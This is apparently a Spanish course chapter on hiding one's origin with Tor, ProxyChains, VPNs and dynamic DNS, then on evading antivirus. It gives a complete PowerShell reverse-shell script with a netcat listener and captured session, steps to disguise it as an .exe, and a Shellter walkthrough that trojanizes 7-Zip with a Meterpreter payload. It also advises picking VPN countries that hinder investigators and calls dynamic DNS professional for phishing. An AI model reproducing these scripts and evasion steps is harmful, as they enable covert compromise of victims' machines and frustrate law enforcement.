TOR no trabaja con el protocolo UDP, ni con el ICMP, por lo que estos métodos se deben de evitar con su uso, un análisis de puertos UDP no lo va a tapar las redes TOR. Además, si haces una petición **ping** tampoco va a viajar por el protocolo TOR, por lo que hay que ajustar bien los parámetros de las herramientas para evitar utilizar UDP como ICMP, de lo contrario el método que estamos utilizando para enmascararnos no serviría, empezaríamos a mandar peticiones con nuestra IP Real.

Existen medios de comunicación mediante cualquier cliente IRC (Internet Relay Chat) que funcionan bajo las redes TOR.

Esto no lo voy a explicar a fondo aquí porque no se usa para auditorías, pero es muy interesante.

En este punto vamos a ver los procedimientos de configuración, cómo configurar las redes TOR y hacerlas funcionar, cómo asociarla con las diferentes herramientas que utilizamos en el día

a

día...

Esto en las auditorías se utiliza como último recurso por si estas haciendo una auditoría y la medida perimetral que tenga tu cliente te ha bloqueado, filtros de dirección IP como por ejemplo, si tu IP está en X rango de X país tu no entras.

Una de las medidas de protección que suelen recomendar los desarrolladores de TOR para que no nos cuelen código malicioso navegando por las Onions es desactivar Java, Flash...


Anonimato con TOR, VPN, DNS

En este apartado vamos a ver como instalar, configurar y trabajar con redes TOR, VPN y DNS.

TOR

Para instalar TOR hay que poner en la terminal

```
sudo apt install tor
```



```
jotta@jotta:~$ sudo apt install tor
[sudo] password for jotta:
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias
Leyendo la información de estado... Hecho
Se instalarán los siguientes paquetes adicionales:
  runit-helper tor-geoipdb torsocks
Paquetes sugeridos:
  mixmaster torbrowser-launcher tor-arm apparmor-utils obfs4proxy
0 actualizaciones, 0 instalaciones, 0 eliminaciones y 0 NUEVOS.
```


Nosotros la red TOR no la vamos a usar para navegar, la vamos a usar para ofuscar nuestro origen para evitar que cacen nuestra IP real.

Nosotros vamos a combinar **TOR** con una herramienta llamada **ProxyChains**. ProxyChains es una herramienta para encadenar proxys.

Para hacer funcionar ProxyChains solo hay que cambiar los parámetros de un fichero de configuración que tiene. Para acceder al fichero hay que poner:

```
sudo nano /etc/proxychains.conf
```

Uno de los parámetros es utilizar un encadenamiento dinámico, por lo que tenemos que quitar el estricto.



```
dynamic_chain
#
# Dynamic - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
# at least one proxy must be online to play in chain
# (dead proxies are skipped)
# otherwise EINTR is returned to the app
#
#strict_chain
#
```

Y tenemos que cambiar el tipo de socks, por defecto viene como **socks4** y hay que cambiarlo a **socks5**.

```
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks5 127.0.0.1 9050
```

Y ya estaría, ahora hay que guardar, presionamos
ctrl + o; enter; ctrl + x.

Ahora lo que tenemos que hacer es ejecutar cualquier tipo de aplicación mediante **ProxyChains**. ProxyChains lo único que va a hacer es un prefijo en el que vamos a indicar que vamos a lanzar la aplicación X mediante él.

Siempre, antes de iniciar ProxyChains, hay que iniciar el servicio.

```
sudo service tor start
proxychains firefox
```

Y si vamos a <https://www.cual-es-mi-ip.net/>



Como puedes ver estoy Datasource AG, Proxy anónimo.

Esto significa que cualquier tipo de petición TCP va a quedar enmascarada con esta dirección IP.

Al igual que lo hemos utilizado para esto tambien se puede utilizar para las herramientas. Pero recuerda, nada de escaneos UDP, nada de realizar peticiones Ping y se recomienda no hacer resoluciones DNS del objetivo, ni directas ni reversas ya que esto delata el origen del ataque. Otra cosa a tener en cuenta es ajustar el tiempo de respuesta ya que ahora se dan más saltos y por ende tarda más.

```
sudo proxychains nmap -sS -Pn -n 192.168.1.84
```

```
Nmap done: 1 IP address (1 host up) scanned in 2.84 seconds
```

```
Nmap done: 1 IP address (1 host up) scanned in 44.93 seconds
```

La primera es sin **proxychains** y la segunda con él, se puede ver que el tiempo de respuesta es mayor.

Para parar el servicio de TOR es:

```
sudo service tor stop
```


VPN

Yo no recomiendo al 100% TOR ya que se puede poner de nuestra contra, yo prefiero un servidor vpn.

El servicio de VPN que yo uso es CyberGhost.

<https://www.cyberghostvpn.com/>

No es un servicio caro y me gusta las opciones que da, además en teoría es bulletproof, es decir que si se recibe una denuncia en teoría, recalco en teoría la ignoran.



A la hora de elegir el país del servidor donde te quieres conectar leí una cosa muy buena y que me hizo bastante gracia, a partir de ahí siempre lo hago y es elegir un país en las que las relaciones diplomáticas no sean muy amistosas, que estén un poco tensas así si el día de mañana intentan hacer indagaciones lo tienen un poco más difícil.

Si eligieses este servicio lo mejor es configurarlo con OpenVPN, elegir el servidor... generar el archivo de configuración, pasarlo a nuestro linux si lo tenemos desde una máquina virtual y para arrancarlo poner **sudo openvpn <archivo de configuración>** y se crea un tunnel, entonces en vez de usar interfaces como eth0, wlan... se utilizaría **tun0, tun1...tunN**

Por ejemplo, nmap sería así:

```
sudo nmap -e tun0 -sS -Pn -n 137.74.187.101
```

Como vemos ahora tendríamos que usar el parámetro **-e** e indicar que vamos a usar el **tun0**. Lo bueno de esto es soporta TCP y UDP, lo que no recomiendo tampoco es la resolución DNS, ¿por qué? Porque quizás lo tengas configurado en tu país y ya estás dando una pista de donde puede estar tu verdadera localización.

```
jotta@jotta:~$ sudo nslookup
[sudo] password for jotta:
> server
Default server: 80.58.61.250
Address: 80.58.61.250#53
Default server: 80.58.61.254
Address: 80.58.61.254#53
> 
```

Por ejemplo mi IP dice que estoy en Bélgica, pero mi servidor DNS que estoy en Madrid.


DNS

Una vez tenemos asociado nuestro medio de evasión, seguramente queramos asociarlo a un nombre de dominio porque puede cambiar la dirección IP y pierdes todas las conexiones que tenías.

Para esos casos hay una rama de Payload que van por DNS, para esto podemos aprovecharnos de servicios gratuitos o de pago de DNS. El servicio más famoso y que yo más usé cuando empecé es No-IP.

Si utilizas el servicio de No-IP con ProxyChains o con una VPN en vez de asociar el nombre de dominio con tu IP real, la estarías asociando a esa dirección IP temporal que estás utilizando para enmascararte lo cual permite que la persistencia funcione.

<https://www.noip.com/>



Esto es un medio para en vez de tener que estar haciendo uso todo el rato de diferentes IP's cada 2x3, así lo unificamos todo a un nombre de dominio. Esto es una práctica muy utilizada, necesitada y profesional en el phishing.

Desde el panel principal, si vamos a **Dynamic DNS** vemos que nos deja crear un máximo de 3 con el plan gratuito.


Vamos a crear uno dandole a “Create Hostname”.

Create a Hostname

Hostname	Domain
<input type="text" value="jottacorp"/>	<input type="text" value="ddns.net"/> <input type="button" value="▼"/>
Record Type	IPv4 Address
<input checked="" type="radio"/> DNS Host (A)	<input type="text" value="195.254.135.76"/>
<input type="radio"/> AAAA (IPv6)	
<input type="radio"/> DNS Alias (CNAME)	
<input type="radio"/> Web Redirect	
Manage your Round Robin, TXT, SRV and DKIM records.	
Wildcard	
Upgrade to Enhanced to enable wildcard hostnames.	
MX Records	
+ Add MX Records	
<input type="button" value="Cancel"/> <input type="button" value="Create Hostname"/>	

Se nos abre una ventana en la que podemos poner el nombre del host, en mi caso **jottacorp**, también el dominio, es un desplegable, hay muchos gratis y otros de pago, también nos indica nuestra IP, yo estoy con el servicio de TOR y ProxyChains, por lo que **muestra una IP anónima** y lo más interesante y que lo veremos en el punto de Ingeniería Social es el MX Records ya que podemos poner direcciones de correo electrónico. Una vez configurado todo damos a “Create Hostname”.

Como vemos ya nos lo ha creado, tenemos un periodo de 30 días y está asociado a la IP anónima.



Vamos a comprobar que todo esté correcto haciendo un ping a esa dirección.

```
jotta@jotta:~$ ping jottacorp.ddns.net
PING jottacorp.ddns.net (195.254.135.76) 56(84) bytes of data.
64 bytes from 195.254.135.76 (195.254.135.76): icmp_seq=1 ttl=42 time=80.5 ms
64 bytes from 195.254.135.76 (195.254.135.76): icmp_seq=2 ttl=42 time=80.5 ms
64 bytes from 195.254.135.76 (195.254.135.76): icmp_seq=3 ttl=42 time=80.7 ms
```

Y como vemos está todo perfecto.

Ahora una cosa que te tengo que decir, esto es peligroso tenerlo mucho tiempo ya que existen botnets que están continuamente escaneando los nombres de dominio y si no has dejado tus infraestructuras preparadas pueden hacerte todo lo que hemos visto en los puntos anteriores.

Método manual

En este punto vamos a tocar algo que seguro que te gusta. Vamos a realizar una serie de técnicas para modificar un malware y así dificultar la detección de software malicioso. Esto se llama **Malware modding**.

Para esto es muy importante el punto de recopilación de información para así en vez de modificar el malware para que no lo detecte todos los antivirus, hacerlo para que no lo detecte el antivirus de la persona en cuestión.

Los antivirus funcionan con un motor de “heurística”, analiza el contenido del fichero y si coincide con su enorme base de datos, salta la alarma con la relación encontrada, lo que se va a hacer es cifrar y modificar nuestro malware para poder evadir dichas formas de detección.

La primera característica que hay que tener en cuenta a la hora de crear un malware es su funcionalidad. **¿Va a ser un virus, gusano, un ransomware, un rootkit, spyware?**

- **Virus.** Ralentiza el funcionamiento de la máquina.
- **Gusano.** Su principal característica es la propagación utilizando uno o varios exploits contra un determinado servicio remoto de las máquinas que funcionan en la red en la que trabaja la víctima.
- **Ransomware.** Se encarga de cifrar el contenido accesible al usuario que ejecuta el fichero malicioso, algunos incluso imposibilitan el uso de la máquina y piden un rescate.
- **Spyware.** Espía el contenido de la máquina, sea en sus ficheros o interfaces de entrada y/o salida. Por ejemplo un Keylogger.
- **Rootkits.** Se encarga de ofuscar la detección de códigos maliciosos, intenta adquirir privilegios de administrador y con ello ofuscar procesos e incluso realizar más tareas maliciosas.

Cuento más se especialice un malware en una función más posibilidades habrá de que pase por desapercibido.

Ciertos ficheros maliciosos se ocultan en ficheros legítimos, pero existen métodos de evasión en la detección de motores A.V

- Troyanización a un fichero legitimo.
- Cifrado mediante crypter.
- Modificación del código fuente para evitar parámetros sospechosos.
- Creación de bucles y esperas en el proceso malicioso.
- Modificación de offset del fichero malicioso.

La gracia de la creación de bucles y esperas es que tienes al antivirus en un bucle, se queda analizando el proceso esperando que va a hacer y el proceso no hace nada hasta que pasa X tiempo y el antivirus no puede estar todo el rato analizando un proceso, en cuanto le llegue un proceso nuevo tiene que pasar a ese.

Un crypter es un programa cuya finalidad consiste en cifrar y/o ofuscar el código malicioso mediante diversas técnicas con el fin de evitar la detección de software malicioso por parte de los motores antivirus.

Existen dos tipos de crypters:

- **Runtime.** El programa no es detectado por el motor antivirus al ser ejecutado.
- **Scantime.** El programa sólo es indetectable ante el escaneo, pero al ejecutarlo, el motor antivirus lo detecta.

Lo ideal sería intentar combinar ambas técnicas.

Aquí lo que vamos a hacer es un malware para Windows ya que nos vamos a aprovechar de una llamada real de la powershell, leerá el código de una fuente externa o que dicha instrucción ya tendrá el código ofuscado para evitar los motores antivirus.

Lo bueno de esto es que al leer código de una fuente externa evitaremos el **Scantime** y el procedimiento de código ofuscado evitará el **Runtime**.

Generalmente recomiendo utilizar un canal HTTPS, no es obligatorio.

Los pasos son:

1. El fichero original no debe contener las instrucciones maliciosas.
2. Lo leerá de un dominio externo, si este dominio externo nos lo hemos trabajado para que sea permitido entre los dominios permitidos en las infraestructuras de tu objetivo se va a ejecutar sin problemas.
3. Se cargará en la memoria con la instrucción de powershell.

Para comenzar en este punto lo recomendable es utilizar un entorno en el que esté instalado PowerShell, el laboratorio de Windows 10 lo tiene preparado.

Vamos a hacer el primer Script.

Primero tenemos que abrir un bloc de notas y pegar este código:

```
$socket = new-object System.Net.Sockets.TcpClient('192.168.1.83', 8080);
if($socket -eq $null){exit 1}
$stream = $socket.GetStream();
$writer = new-object System.IO.StreamWriter($stream);
$buffer = new-object System.Byte[] 1024;
$encoding = new-object System.Text.AsciiEncoding;
do{
    $writer.Write("> ");
    $writer.Flush();
```

```

$writer.Flush();
$read = $null;
while($stream.DataAvailable -or ($read = $stream.Read($buffer, 0, 1024)) -eq
>null){ }

$out = $encoding.GetString($buffer, 0, $read).Replace("`r`n","");
if(!$out.equals("exit")){
}

$out = $out.split(' ')
$res = [string](&$amp;$out[0])
$out[1..$out.length];

if($res -ne $null){ $writer.WriteLine($res)
}
}While (!$out.equals("exit"))
$writer.close();$socket.close();

```

Tu tienes que cambiar la IP 192.168.1.83 por la tuya.

Le das a Archivo → Guardar Como → Y de nombre le pones el que quieras, pero con la extensión **.ps1**

Yo le he puesto **virus.ps1**.



Se queda este archivo, no se ve muy atractivo, pero luego lo modificaremos. Ahora ese fichero es el que tienes que pasar a la víctima, pero antes tienes que volver a Kali Linux y escribir el siguiente comando:

```
sudo nc -lvpn 8080
```

```
jotta@jotta:~$ sudo nc -lvpn 8080
listening on [any] 8080 ...
```

Ahora está a la escucha en el puerto 8080.

Para que veas que funciona voy a hacerlo desde mi maquina real, en ella tengo activada el cortafuegos y el antivírus.

Voy a ejecutarlo, clic derecho → Ejecutar con PowerShell, aparece y desaparece este cuadro.



Y ya tenemos la sesión.

```
jotta@jotta:~  
jotta@jotta:~$ sudo nc -lvp 8080  
listening on [any] 8080 ...  
connect to [192.168.1.83] from (UNKNOWN) [192.168.1.74] 65141  
> ls  
Compartido VB Cursos Facturas JOTTA Protección de Datos TMB Vbcomp Webs Adobe Photoshop 2020.lnk Configuración etiqueta  
dora Amazon.PNG devolucion 1043.pdf Eclipse IDE for Enterprise Java Developers – 2020-09.lnk EMAIL SPOOFING – JOTTA.rar  
FileZilla Client.lnk Navegador Opera.lnk Sai – Acceso directo.lnk virus.ps1 virus.txt Visual Studio Code.lnk Windows.i  
so  
> |
```

Pero está horrible eso, ¿quién lo va a ejecutar así?


Para ponerlo bonito y creíble vamos a usar el programa **PS2EXE**

<https://acortar.link/SpuG4>

Es un .zip que al descomprimirlo contiene estos ficheros.

📁 Examples	03/11/2020 15:54	Carpeta de archivos
📁 Original	03/11/2020 15:54	Carpeta de archivos
⚙️ BuildExamples	10/10/2017 7:41	Archivo por lotes ... 1 KB
⚙️ BuildExamples	15/12/2018 17:56	Script de Window... 1 KB
📄 Changes	29/04/2019 10:39	Documento de te... 19 KB
📄 License	18/04/2019 5:46	Documento de te... 4 KB
⚙️ ps2exe	15/04/2019 10:17	Script de Window... 159 KB
📄 Readme	29/04/2019 10:41	Documento de te... 5 KB
📄 Usage	29/04/2019 10:39	Documento de te... 4 KB
MS Win-PS2EXE	28/04/2019 10:34	Aplicación 24 KB

Hay que ejecutar el que hay subrayado.



Y como vemos en el primer cuadro hay que poner la ruta del **ps1**, en el segundo donde queremos guardarla y muy importante, con la extensión **.exe**, después si queremos le ponemos un ícono, versión... También podemos configurar para que se abra como administrador, esto nos viene bien ya que tendremos permisos de administrador si cuela y la arquitectura, puede ser para ambos, x86 o x64, yo recomiendo adaptarlo a la arquitectura de la víctima, como soy yo entonces x64. Se hace clic en **Compile** y el resultado es este.



Vuelvo a Kali Linux, pongo el puerto a la escucha, ejecuto el programa y el resultado es este:

```
jotta@jotta:~$ sudo nc -lvpn 8080
listening on [any] 8080 ...
connect to [192.168.1.83] from (UNKNOWN) [192.168.1.74] 65141
> ls
Compartido VB Cursos Facturas JOTTA Protección de Datos TMB Vbcomp Webs Adobe Photoshop 2020.lnk Configuración etiqueta
dora Amazon.PNG devolución 1043.pdf Eclipse IDE for Enterprise Java Developers - 2020-09.lnk EMAIL SPOOFING - JOTTA.rar
FileZilla Client.lnk Navegador Opera.lnk Sai - Acceso directo.lnk virus.ps1 virus.txt Visual Studio Code.lnk Windows.i
so
> jotta@jotta:~$ sudo nc -lvpn 8080
listening on [any] 8080 ...
connect to [192.168.1.83] from (UNKNOWN) [192.168.1.74] 65228
> |
```

Hemos vuelto a conectar y esta vez sin nada sospechoso.

Método automático

En este apartado vamos a ver técnicas automatizadas para poder crear ficheros maliciosos.

Shellter

El proceso de instalación de esta herramienta es largo y es importante que no se corte el proceso.

El comando para instalarlo es

```
sudo apt install shellter
```

```
jotta@jotta:~$ sudo apt install shellter
[sudo] password for jotta:
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias
Leyendo la información de estado... Hecho
Se instalarán los siguientes paquetes adicionales:
 fonts-wine libcapi20-3 libegl-mesa0 libfaudio0 libgbm1 libgl1-mesa-dri libglapi-mesa libglx-mesa0 libosmesa6
 libSDL2-2.0-0 libstb0 libvkd3d1 libwine wine wine64
Paquetes sugeridos:
```

Una vez instalado necesitamos descargarnos una aplicación que sea legítima para hacer funcionar shellter.

Yo por ejemplo voy a descargar 7zip.

Puede ser que te pase como a mi que me falla desde Kali Linux. Se pueden hacer dos cosas, intentar arreglarlo instalando todo lo que te pide y si te sale un error viendo como se soluciona o puedes ejecutarlo desde Windows. Como no se si los fallos que me salen a mi de la instalación son los mismos que los que te salen a ti entonces voy a hacerlo desde Windows, si no te da ningún fallo puedes hacerlo desde Kali, los comandos son los mismos.

```
jotta@jotta:~$ sudo shellter
[i] You may need to install the wine32 package first ...
# dpkg --add-architecture i386 && apt update && apt -y install wine32
it looks like wine32 is missing, you should install it.
multiarch needs to be enabled first. as root, please
execute "dpkg --add-architecture i386 && apt-get update &&
apt-get install wine32"
it looks like wine32 is missing, you should install it.
multiarch needs to be enabled first. as root, please
execute "dpkg --add-architecture i386 && apt-get update &&
apt-get install wine32"
0031:err:module:_wine_process_init L"Z:\\\\usr\\\\share\\\\windows-resources\\\\shellter\\\\shellter.exe" not supported on this
system
wineconsole: El arranque del programa "shellter.exe" falló.
El comando es inválido.
jotta@jotta:~$
```

Recuerda descargar la aplicación en la máquina donde vas a usar la herramienta.

La página para descargarlo es esta → <https://www.shellterproject.com/download/>

Seguramente te lo detecten como una amenaza al descargarlo, no pasa nada, no es peligroso, yo lo tengo mucho tiempo solo que lo han reportado porque digamos que su finalidad no es muy ética.

Una vez lo descargas lo tienes que descomprimir y se te quedará una carpeta como esta.

Nombre	Fecha de modificación	Tipo	Tamaño
docs	26/02/2017 20:15	Carpeta de archivos	
licenses	26/02/2017 20:15	Carpeta de archivos	
shellcode_samples	05/12/2016 16:13	Carpeta de archivos	
Shellter_Backups	04/11/2020 9:03	Carpeta de archivos	
Executable_SHA-256	19/02/2020 22:41	Documento de te...	1 KB
shellter	19/02/2020 22:34	Aplicación	676 KB
7z	04/11/2020 9:35	Aplicación	1.414 KB

La diferencia será que tu no tendrás el ejecutable 7z en la carpeta, este lo he metido yo para tenerlo más accesible y también lo he renombrado para que sea más fácil referenciarlo en el programa.

Ejecutamos como administrador **shellter**.




Nos pregunta si lo queremos automatizado o manual, yo le digo que automatizado escribiendo una

A.

Después que si queremos comprobar actualizaciones, yo le digo que no con una N.

Y ahora nos pregunta por la ruta del fichero original, es decir el que yo he descargado y he metido en la carpeta.

Una vez puesto esos parámetros se nos abrirá la aplicación 7z y nos pedirá instalarla, esto es porque el programa está comprobando el funcionamiento.



Yo le voy a dar a instalar. Si se te queda un poco pillado el programa no pasa nada, está haciendo las comprobaciones.

```
Shell7er
ID: 0x3658
StartAddress: 0x778a6460
Thread Environment Block: 0x3e7000

New Thread Created!
ID: 0x434c
StartAddress: 0x778a6460
Thread Environment Block: 0x3ea000

Instructions Traced: 145334
Tracing Time Approx: 0.525 mins.

Starting First Stage Filtering...
-
*****
* First Stage Filtering *
*****
Filtering Time Approx: 0.00213 mins.

Enable Stealth Mode? <Y/N/H>: Y
```

Nos pregunta si queremos ejecutar el modo sigiloso, le decimos que si escribiendo una **Y**.

```
*****
* Payloads *
*****  
[1] Meterpreter_Reverse_TCP      [stager]  
[2] Meterpreter_Reverse_HTTP     [stager]  
[3] Meterpreter_Reverse_HTTPS    [stager]  
[4] Meterpreter_Bind_TCP        [stager]  
[5] Shell_Reverse_TCP           [stager]  
[6] Shell_Bind_TCP              [stager]  
[?] WinExec  
  
Use a listed payload or custom? <L/C/H>: L
```

Ahora nos muestran unos Payloads y nos pregunta si queremos usar uno de la lista o uno personalizado, si queremos uno de la lista como es mi caso ponemos **L** o si queremos uno personalizado ponemos **C**, al poner uno personalizado solo hay que poner el Payload que quieras.

```
SET LHOST: 192.168.1.83  
SET LPORT: 4444  
  
*****  
* Payload Info *  
*****
```

Después nos pedirán el LHOST y LPORT, ponemos la IP de Kali Linux y el puerto que queramos. Si estuviéramos haciéndolo fuera de LAN tendríamos que poner el puerto que hemos abierto en el router.

Le damos enter y dejamos que haga su magia.

```
*****  
* Verification Stage *  
*****  
  
Info: Shellter will verify that the first instruction of the  
       injected code will be reached successfully.  
       If polymorphic code has been added, then the first  
       instruction refers to that and not to the effective  
       payload.  
       Max waiting time: 10 seconds.  
  
Warning!  
If the PE target spawns a child process of itself before  
reaching the injection point, then the injected code will  
be executed in that process. In that case Shellter won't  
have any control over it during this test.  
You know what you are doing, right? ;o>  
  
Injection: Verified!  
  
Press [Enter] to continue...-
```

Ya se ha terminado, presionamos **Enter** para cerrar la consola y muy muy importante ahora.

shelter				
	Nombre	Fecha de modificación	Tipo	Tamaño
	docs	26/02/2017 20:15	Carpeta de archivos	
	licenses	26/02/2017 20:15	Carpeta de archivos	
	shellcode_samples	05/12/2016 16:13	Carpeta de archivos	
	Shellter_Backups	04/11/2020 9:58	Carpeta de archivos	
7z	7z	04/11/2020 10:00	Aplicación	1.419 KB
	Executable_SHA-256	19/02/2020 22:41	Documento de te...	1 KB
	shelter	19/02/2020 22:34	Aplicación	676 KB

Este fichero es el infectado, el que se acaba de crear, el original está en la carpeta **Shellter_Backups**.

shelter > Shellter.Backups				
	Nombre	Fecha de modificación	Tipo	Tamaño
	7z	04/11/2020 9:35	Aplicación	1.414 KB

Ahora vamos a Kali Linux y a poner a la escucha la consola de Metasploit.

```


msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.1.83
LHOST => 192.168.1.83
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.83:4444

```

Y por último vamos a mandar el exploit a la máquina, yo voy a usar la de Windows 10. La contraseña ya la sacamos antes que era **WarG4m3**.

La víctima verá el proceso de instalación normal mientras que a nosotros ya se nos habrá creado una sesión.



```
[*] Started reverse TCP handler on 192.168.1.83:4444
[*] Sending stage (176195 bytes) to 192.168.1.79
[*] 192.168.1.79 - Meterpreter session 5 closed. Reason: Died
[*] Meterpreter session 5 opened (192.168.1.83:4444 → 192.168.1.79:49471) at 2020-11-04 10:12:22 +0100
```

He analizado el Malware y estos son los resultados.

Anti-Virus Scan Results for OPSWAT Metadefender (9/27)			
Last update: 11/04/2020 09:22:57 (UTC)			
ByteHero	✗ Trojan.Malware.Obscu.Gen.002	Xvirus Personal Guard	✓
AegisLab	✓	Vir.IT eXplorer	✓
K7	✓	Kaspersky	✗ HEUR:Trojan.Win32.Generic
TrendMicro House Call	✓	Quick Heal	✓
RocketCyber	✗ Threat-Generic://Suspicious-Confidence_90	Comodo	✓
Symantec	✓	Huorong	✓
Avira	✗ HEUR/AGEN.1115260	Zillya!	✗ Trojan.Generic.Win32.846741
Sophos	✗ ATK/Shellter-AC	VirusBlokAda	✓
McAfee	✗ MalHeur-FAG!F351BEBE92A	Cyren	✓
TACHYON	✓	TrendMicro	✓
Antiy	✓	Ikarus	✓
Emsisoft	✗ Trojan.Patched.SAP.Gen (B)	NANOAV	✓
ESET	✓	Ahnlab	✓
BitDefender	✗ Trojan.Patched.SAP.Gen		

Una cosa que me sorprende es que en el 90% de las empresas que he trabajado usan ESET, osea que esto se lo podría comer alguien que quiera descargar por ejemplo Microsoft Office pirateado.

Fatrat

